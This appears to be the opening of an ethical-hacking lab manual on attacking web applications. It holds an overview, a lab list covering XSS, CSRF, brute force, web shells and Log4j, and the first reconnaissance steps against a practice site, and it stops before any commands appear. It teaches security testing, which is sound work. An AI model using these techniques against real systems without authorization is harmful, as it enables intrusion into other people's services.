

# Module 14: Hacking Web Applications

## Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

## Objective

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools
- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning
- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

## Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

## Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application. Recommended labs that will assist you in learning various web application attack techniques include:

1. Footprint the web infrastructure
  - Perform web application reconnaissance using Nmap and Telnet
  - Perform web application reconnaissance using WhatWeb
  - Perform web spidering using OWASP ZAP

- Detect load balancers using various tools
- Identify web server directories using various tools
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using ClickjackPoc

## 2. Perform web application attacks

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Identify XSS vulnerabilities in web applications using PwnXSS
- Exploit parameter tampering and XSS vulnerabilities in web applications
- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain access by exploiting Log4j vulnerability

## 3. Detect Web Application Vulnerabilities using Various Web Application Security Tools

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

# Lab 1: Footprint the Web Infrastructure

## Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

## Lab Objectives

- Perform web application reconnaissance using Nmap and Telnet
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories using various tools
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using ClickjackPoc

## Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery:** Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery:** Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification:** Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery:** Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

## Task 1: Perform Web Application Reconnaissance using Nmap and Telnet


In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.



In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.


Note: In this task, the target website ([www.moviescope.com](http://www.moviescope.com)) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. By default, the **Parrot Security** machine is selected.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.





3. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
4. Use tools such as **Netcraft** (<https://www.netcraft.com>), **SmartWhois** (<https://www.tamos.com>), **WHOIS Lookup** (<https://whois.domaintools.com>), and **Batch IP Converter** (<http://www.sabsoft.com>) to perform the Whois lookup.
5. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
6. Use tools such as, **DNSRecon** (<https://github.com>), and **DNS Records** (<https://network-tools.com>), **Domain Dossier** (<https://centralops.net>) to perform DNS interrogation.
7. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



